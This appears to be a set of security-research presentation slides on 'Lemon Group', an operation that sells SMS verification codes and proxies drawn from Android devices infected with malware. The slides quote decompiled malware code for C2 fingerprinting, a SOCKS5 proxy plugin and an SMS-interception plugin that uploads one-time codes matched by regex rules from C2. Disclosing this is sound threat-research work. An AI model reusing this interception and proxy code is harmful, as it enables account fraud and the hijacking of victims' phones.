
SMS Service Operation and SMS Interception

# SMS PVA: Evolution of SMS Verification



[Sudonull.com](http://Sudonull.com)

Simbank



SMS PVA

# Free SMS Verification Codes?



**ReceiveCode**  
Community

WhatsApp

Home    Reviews    About    Videos    More

About    See all

You can receive SMS online for free with the listed virtual numbers on our website. <http://receivecode.com>

You can use the numbers to sign up or ver... See more

ReceiveCode 11 November 2021 - ⓘ

Top 20 countries with the most phone numbers daily for OTP

Country	Count
Indonesia	1849
Thailand	1279
South Africa	1267
United States	1054...

See more


OTP

Our first  
encounter of  
Lemon Group

# Lemon Group had Free and For-fee SMS services

- Lemon group advertised free SMS PVA codes under receivecode dot com and had a "lemon" platform as a business (for fee) platform.

Advertisements were seen in YouTube and other locations starting from 2018




# Lemon SMS PVA Platform

API and credits

Service / Feature

- Request, Rent, Release of mobile numbers
- OTP or verification code from infected device
- Blocklist
- By country, New Project ID



The screenshot shows a web-based application for managing virtual phone numbers. At the top, there's a header with a checkbox for 'Show Favorites Only', fields for 'Credits' (100), 'Single/Multiple' (Single), 'project ID' (0001), and a button 'Click to get'. Below this is a list of service providers with their respective credit counts:

Service	Credits	Type	Project ID
115网盘帐号	100	Single	0001
Amazon	50		
Twitter	50		
Wechat微信账号	300		
Facebook	60		


A modal window is open in the center, prompting for 'Phone Number:' and 'SMS content:', with 'Copy the number' and 'Copy the code' buttons. At the bottom of the modal are 'Release' and 'Add to blacklist' buttons.

# Lemon also Sells Proxies


Residential and Mobile Proxy

Perfect for anonymity and bulk registration  
of accounts


Allows to select a country to match the  
used phone number geographical location



# Lemon network Infrastructure can be linked to Malicious Android Applications



# Lemon "pluggable" Apps Design



C2 request →

```
commonHead.put("plugvcode", String[] arrayOfString = ToolsUtil.getSafeUUID(par...  
MLLog.d("channel: " + arrayOfString);  
commonHead.put("channel", String.valueOf(channel));  
commonHead.put("vcode", arrayToString(arrayOfString));  
commonHead.put("model", Build.MODEL);  
commonHead.put("nation", Locale.getDefault().getCountry());  
commonHead.put("producer", Build.MANUFACTURER);  
commonHead.put("resolution", ToolsUtil.getScreenResolution());  
commonHead.put("sdk", Build.VERSION.SDK_INT);  
str = ToolsUtil.getSafeUUID(parcel);  
commonHead.put("uuid", str);  
}
```

backend

# Proxy Plugin (Guerilla)

Proxy plugin

Opens a proxy (socks5) service

On infected device for requested period of time

```
if(v10 != null) {
    MLog.d("send final Result : " + ((boolean)((int)v
    String v1 = v10.getToken();
    int v6 = v10.getTimeout();
    String v2 = v10.getIp();
    int v3 = v10.getPort();
    int v5 = v10.getTdinc();
    int v4 = v10.getTd();
    HashMap argWSType = new HashMap();
    argWSType.put("acttype", "ws_rule");
    argWSType.put("token", v1);
    ELKUtil.getInstance().sendEvent(MainHandler.mContext, argWSType, true);
    TranSocks5Manager.get().setCallBack(new CallBack() {
        @Override // com.android.systemui.ipclient.pdos95.socks5.TranSocks5Manager$Call
        public void onTimeOut() {
            MainHandler.this.nextHeartBeat();
            MainHandler.this.releaseWakeLock();
        }
    });
    TranSocks5Manager.get().initParams(v1, v2, v3, v4, v5, v6);
    TranSocks5Manager.get().startProxy();
    MainHandler.this.acquireWakeLock();
    return;
}
```

```
@Override // pawn.okhttp3.WebSocketListener
public void onMessage(WebSocket webSocket, String text) {
    MLog.d("== onMessage text ==");
    MLog.d("get msg String: " + text);
    if(text == null || !text.contains("rule")) {
        goto label_86;
    }

    if(this.pingTask != null) {
        this.pingTask.cancel();
        this.pingTask = null;
    }

    if(this.pingTimer != null) {
        this.pingTimer.cancel();
        this.pingTimer = null;
    }

    boolean v9 = this.wsSendFinal();
    try {
        WSRuleBean v10 = WSRuleBean.jsonToObj(text);
        if(v10 != null) {
            MLog.d("send final Result : " + ((boolean)((int)v9)));
            String v1 = v10.getToken();
            int v6 = v10.getTimeout();
            String v2 = v10.getIp();
            int v3 = v10.getPort();
            int v5 = v10.getTdinc();
            int v4 = v10.getTd();
            HashMap argWSType = new HashMap();
            argWSType.put("acttype", "ws_rule");
            argWSType.put("token", v1);
            ELKUtil.getInstance().sendEvent(MainHandler.mContext, argWSType, true);
            TranSocks5Manager.get().setCallBack(new CallBack() {
                @Override // com.android.systemui.ipclient.pdos95.socks5.TranSocks5Manager$Call
                public void onTimeOut() {
                    MainHandler.this.nextHeartBeat();
                    MainHandler.this.releaseWakeLock();
                }
            });
            TranSocks5Manager.get().initParams(v1, v2, v3, v4, v5, v6);
            TranSocks5Manager.get().startProxy();
            MainHandler.this.acquireWakeLock();
            return;
        }
    }
```

# SMS Plugin (Guerilla)

```
this.smsListener = new SMSListener(this, null);
this.smsListener2 = new SMSListener2(this, null);
LocalAMHook.addListener(this.smsListener);
LocalAMHook.addListener(this.smsListener2);
LocalAMHook.startHook(MHandleV2.mContext, 2);
MHandleV2.myHandler.sendEmptyMessage(1002);
MHandleV2.myHandler.sendEmptyMessage(3000);
if(SharedPreferencesUtils.getParam(MHandleV2.mContext, "sm_sp_cleared", "cc").
    v5 = 0;
}
```

Intercept SMS  
“startHook”

Send SMS to  
backend  
with matching  
RegEx  
“matchedBody”

```
for (int wsIndex2 = 0;
while(wsIndex2 < MHandleV2.this.wsRuleList.size()) {
    DataBean v5_1 = (DataBean)MHandleV2.this.wsRuleList.get(wsIndex2);
    if(v5_1.getStatus() == 1) {
        if(this.tempMsg.size() == 0 || wsIndex2 + 1 > this.tempMsg.size()) {
            if(TextUtils.isEmpty(v5_1.getRule_reg())) {
                break;
            }

            v7 = SMSTools.matchedBody(v5_1.getRule_reg(), v2_1);
            MLog.d("tempMsg == null or index not exist, match : " + ((boolean)((int)v7)));
        }
        else if((this.tempMsg.containsKey(Integer.valueOf(wsIndex2))) && (SMSTools.isSameMsg(((Mes
            v7 = true;
            MLog.d("tempMsg != null , match : true");

            if(v7) {
                v5_1.setCode(SMSTools.matchedCode(v5_1.getRule_reg(), v2_1));
                v5_1.setCode_tpl(v2_1);
                v5_1.setCode_src(v1);
                v5_1.setStatus(0);
                Message uploadMsg = new Message();
                uploadMsg.what = 3002;
                uploadMsg.arg1 = wsIndex2;
                MHandleV2.this.sendMessage(uploadMsg);
            }
        }
    }
}
```

```
public void onMessage(WebSocket webSocket, String text) {
    MLog.d("== onMessage text ==");
    MLog.d("get msg String: " + text);
    if(text != null && (text.contains("rule"))
        if(MHandleV2.this.task != null) {
            MHandleV2.this.task.cancel();
            MHandleV2.this.task = null;
        }

        if(MHandleV2.this.timer != null) {
            MHandleV2.this.timer.cancel();
            MHandleV2.this.timer = null;
        }


        String phone = "";
        int exc = 1;
        try {
            List v6 = WSRuleBean.jsonToObj(text).getData();
            MHandleV2.this.wsRuleList = v6;
            if(MHandleV2.this.wsRuleList != null && MHandleV2.this.wsRuleList.size() > 0) {
                phone = ((DataBean)MHandleV2.this.wsRuleList.get(0)).getPhone();
            }
        }
        catch(Exception e) {
            MLog.e("rule->obj", e);
            goto label_57;
        }
    }
}
```

Receive RegEx from C2  
for SMS interception  
“wsRuleList”

# This leads us to a Company in Hainan




Lemon  
International  
SMS PVA



The screenshot shows a user interface for purchasing virtual phone numbers (PVA). It has two main tabs: "Get Number" (selected) and "Proxy". Under "Get Number", there's a section to "Select country" with categories for Asia, Europe, America, Africa, and All countries. Below this is a search bar for "Search for an App" and a table of available apps with columns for App Name, Online count, and Price.

App Name	Online	Price
netflix	722 pcs.	\$ 0.50
nike	1211 pcs.	\$ 0.5
paypal	1198 pcs.	\$ 0.40
